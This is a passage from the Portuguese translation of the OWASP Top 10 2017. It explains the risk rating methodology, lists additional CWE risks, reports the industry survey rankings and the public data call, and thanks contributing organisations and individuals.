* Defina o estado da sua aplicação a ser aposentada no CMDB.

# +R Notas Sobre Riscos

## É Sobre os Riscos Que as Vulnerabilidades Representam


A metodologia de classificação de risco para o Top 10 é baseada na [Metodologia de Classificação de Risco OWASP](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology). Para cada categoria de Top 10, estimamos o risco típico de que cada vulnerabilidade introduz em uma aplicação web típica, observando fatores de probabilidade comuns e fatores de impacto para cada vulnerabilidade comum. Em seguida, ordenamos o Top 10 de acordo com essas vulnerabilidades que tipicamente apresentam o risco mais significativo para uma aplicação. Esses fatores são atualizados com cada novo lançamento do Top 10 à medida que as coisas mudam e evoluem.

A [Metodologia de Classificação de Risco OWASP](https://owasp.org/www-community/OWASP_Risk_Rating_Methodology) define numerosos fatores para ajudar a calcular o risco de uma vulnerabilidade identificada. No entanto, o Top 10 deve falar sobre generalidades, em vez de vulnerabilidades específicas em aplicações reais e APIs. Conseqüentemente, nunca podemos ser tão precisos como os proprietários do sistema podem ser ao calcular riscos para suas aplicações. Você está melhor equipado para avaliar a importância de suas aplicações e dados, quais são suas ameaças e como seu sistema foi criado e está sendo operado.

Nossa metodologia inclui três fatores de probabilidade para cada vulnerabilidade (prevalência, detectabilidade e facilidade de exploração) e um fator de impacto (impacto técnico). As escalas de risco para cada fator variam de 1-Baixo a 3-Alto com terminologia específica para cada fator. A prevalência de uma vulnerabilidade é um fator que você geralmente não precisa calcular. Para dados de prevalência, foram fornecidas estatísticas de prevalência de várias organizações diferentes (como referenciado nos Agradecimentos na página 25) e agregamos seus dados juntos para apresentar uma lista de probabilidade de existência de Top 10 por prevalência. Estes dados foram então combinados com os outros dois fatores de probabilidade (detectabilidade e facilidade de exploração) para calcular uma classificação de probabilidade para cada vulnerabilidade. A classificação de probabilidade foi então multiplicada pelo nosso impacto técnico médio estimado para cada item para chegar a uma classificação geral de risco para cada item no Top 10 (quanto maior o resultado, mais alto o risco). A detecção, a facilidade de exploração e o impacto foram calculados a partir da análise de CVEs relatados que foram associados a cada uma das categorias do Top 10.

**Nota**: Esta abordagem não leva em conta a probabilidade do agente da ameaça. Também não conta nenhum dos vários detalhes técnicos associados à sua aplicação específica. Qualquer um desses fatores poderia afetar significativamente a probabilidade geral de um atacante encontrar e explorar uma vulnerabilidade particular. Esta classificação não leva em consideração o impacto real em sua empresa. Sua organização terá que decidir quanto risco de segurança de aplicações e APIs a organização está disposta a aceitar, dada a sua cultura, indústria e ambiente regulatório. A finalidade do OWASP Top 10 não é fazer esta análise de risco para você.


O seguinte ilustra o nosso cálculo do risco de **A6:2017 - Configuração Incorreta de Segurança**



# +RF Detalhes Sobre Fatores de Risco

## Resumo de Fator de Risco dos Top 10

A tabela a seguir apresenta um resumo dos Top 10 Riscos de Segurança de Aplicações de 2017 e os fatores de risco que atribuímos a cada risco. Esses fatores foram determinados com base nas estatísticas disponíveis e na experiência da equipe OWASP Top 10. Para entender esses riscos para uma determinada aplicação ou organização, você deve considerar seus próprios agentes de ameaças específicos e impactos comerciais. Mesmo as fraquezas mais graves de software podem não representar um risco grave se não houver agentes de ameaça em condições de realizar o ataque necessário ou o impacto comercial seja insignificante para os ativos envolvidos.



## Riscos adicionais a considerar

O Top 10 cobre um monte de terreno, mas há muitos outros riscos que você deve considerar e avaliar em sua organização. Alguns deles apareceram em versões anteriores do Top 10 e outros não, incluindo novas técnicas de ataque que estão sendo identificadas o tempo todo. Outros riscos de segurança de aplicações importantes (ordenados por CWE-ID) que você também deve considerar incluir:

* [CWE-352: Cross-Site Request Forgery (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Unrestricted Upload of File with Dangerous Type](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Unvalidated Forward and Redirects](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Improper Control of Interaction Frequency (Anti-Automation)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Server-Side Request Forgery (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# +Dat Metodologia e Dados

No evento *OWASP Project Summit*, os participantes ativos e os membros da comunidade decidiram em uma visão de vulnerabilidade, com até duas (2) classes de vulnerabilidades avançadas, com ordens definidas parcialmente por dados quantitativos e parcialmente por pesquisas qualitativas.

## Pesquisa Classificada à Indústria

Para a pesquisa, nós coletamos as categorias de vulnerabilidade que foram previamente identificadas como sendo "de ponta" ou foram mencionadas em comentários para 2017 RC1 na lista de endereços do Top 10. Nós as colocamos em uma pesquisa classificada e pedimos aos entrevistados que classificassem as quatro principais vulnerabilidades que sentiram que deveriam ser incluídas no OWASP Top 10-2017. A pesquisa foi aberta de 2 de agosto a 18 de setembro de 2017. Foram coletadas 516 respostas e as vulnerabilidades foram classificadas.

| Classificação | Categoria de Vulnerabilidade na Pesquisa | Pontos |
| --- | --- | --- |
| 1 | Exposição de Informações Privadas ('Violação de Privacidade') [CWE-359] | 748 |
| 2 | Falhas Criptográficas [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialização de Dados Não Confiáveis [CWE-502] | 514 |
| 4 | Bypass de Autorização Através de Chave Controlada Pelo Usuário (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Logs e monitoração insuficientes [CWE-223 / CWE-778] | 440 |

A Exposição de Informações Privadas é claramente a vulnerabilidade de maior ranking, mas se encaixa muito facilmente como uma ênfase adicional em **A3:2017-Exposição de Dados Sensíveis**. As falhas criptográficas podem caber dentro da Exposição de Dados Sensíveis. A deserialização insegura foi classificada em terceiro lugar, então foi adicionada ao Top 10 como **A8:2017-Desserialização Insegura** após avaliação de risco. Em quarto lugar, Chave Controlada Pelo Usuário está incluída em **A5:2017-Falha no Controle de Acesso**; é bom vê-lo com classificação alta na pesquisa, pois não há muitos dados relativos a vulnerabilidades de autorização. A categoria classificada em quinto lugar na pesquisa é Logs e Monitoração Insuficientes, que acreditamos ser uma boa opção para a lista Top 10, e é por isso que se tornou **A10:2017 - Logs e Monitoração Insuficientes**. Nós mudamos para um ponto em que as aplicações precisam ser capazes de definir o que pode ser um ataque e gerar logs, alertas, escalada e respostas adequadas.

## Chamada Pública de Dados

Tradicionalmente, os dados coletados e analisados eram mais na linha de freqüência de dados; quantas vulnerabilidades encontradas em aplicações testados. Como é sabido, as ferramentas tradicionalmente relatam todas as instâncias encontradas de uma vulnerabilidade e os seres humanos tradicionalmente relatam uma única descoberta com uma série de exemplos. Isso torna muito difícil agregar os dois estilos de relatórios de maneira comparável.

Para 2017, a taxa de incidência foi calculada por quantas aplicações em um conjunto de dados possuíam um ou mais de um tipo específico de vulnerabilidade. Os dados de muitos contribuidores maiores foram fornecidos em duas visualizações: o primeiro foi o tradicional estilo de freqüência de contar todas as instâncias encontradas de uma vulnerabilidade, a segunda foi a contagem de aplicações em que cada vulnerabilidade foi encontrada (uma ou mais vezes). Embora não seja perfeito, isso permite-nos razoavelmente comparar os dados de Ferramentas Auxiliadas por Humanos e Humanos Auxiliados por Ferramenta. O trabalho de análise e dados brutos está [disponível no GitHub](https://github.com/OWASP/Top10/tree/master/2017/datacall). Pretendemos expandir isso com estrutura adicional para futuras versões do Top 10.

Recebemos mais de 40 envios na chamada de dados, já que muitos eram da chamada de dados original que estava focada na freqüência, conseguimos usar dados de 23 contribuidores cobrindo ~114.000 aplicações. Usamos um período de um ano quando possível e identificado pelo contribuidor. A maioria das aplicações é única, embora reconheçamos a probabilidade de algumas aplicações repetidas entre os dados anuais da Veracode. Os 23 conjuntos de dados utilizados foram identificados como testes humanos auxiliados por ferramenta ou taxa de incidência especificamente fornecida por ferramentas auxiliadas por humanos. As anomalias nos dados selecionados de incidência de mais de 100% foram ajustadas até 100% no máximo. Para calcular a taxa de incidência, calculamos a porcentagem do total de aplicações que foram encontrados para conter cada tipo de vulnerabilidade. A classificação de incidência foi utilizada para o cálculo da prevalência no risco geral para classificar o Top 10.

# Reconhecimentos

## Reconhecimento a quem contribuiu com dados

Gostaríamos de agradecer a muitas organizações que contribuíram com os seus dados de vulnerabilidades que sustentaram esta atualização de 2017:

* ANCAP
* AsTech Consulting
* Aspect Security
* Atos
* BUGemot
* Bugcrowd
* Branding Brand
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* EVRY
* EZI
* Easybss
* Edgescan
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻ncia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
* Paladion Networks
* Purpletalk
* SHCP
* Secure Network
* Shape Security
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com

Pela primeira vez, todos os dados contribuídos para uma versão do Top 10, e a lista completa de contribuidores, é [tornada pública](https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions).

## Reconhecimento a contribuidores individuais

Gostaríamos de agradecer aos contribuidores individuais que investiram muitas horas contribuindo coletivamente para esta versão do Top 10 no GitHub.

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* thesp0nge
* toddgrotenhuis
* tsohlacol
* vdbaan
* yohgaki

E todos os outros que forneceram comentários via Twitter, e-mail e outros meios.

Seria imperdoável não mencionar que Dirk Wetter, Jim Manico e Osama Elnaggar prestaram ampla assistência. Além disso, Chris Frohoff e Gabriel Lawrence forneceram um apoio inestimável na redação do novo risco A8:2017-Desserialização Insegura.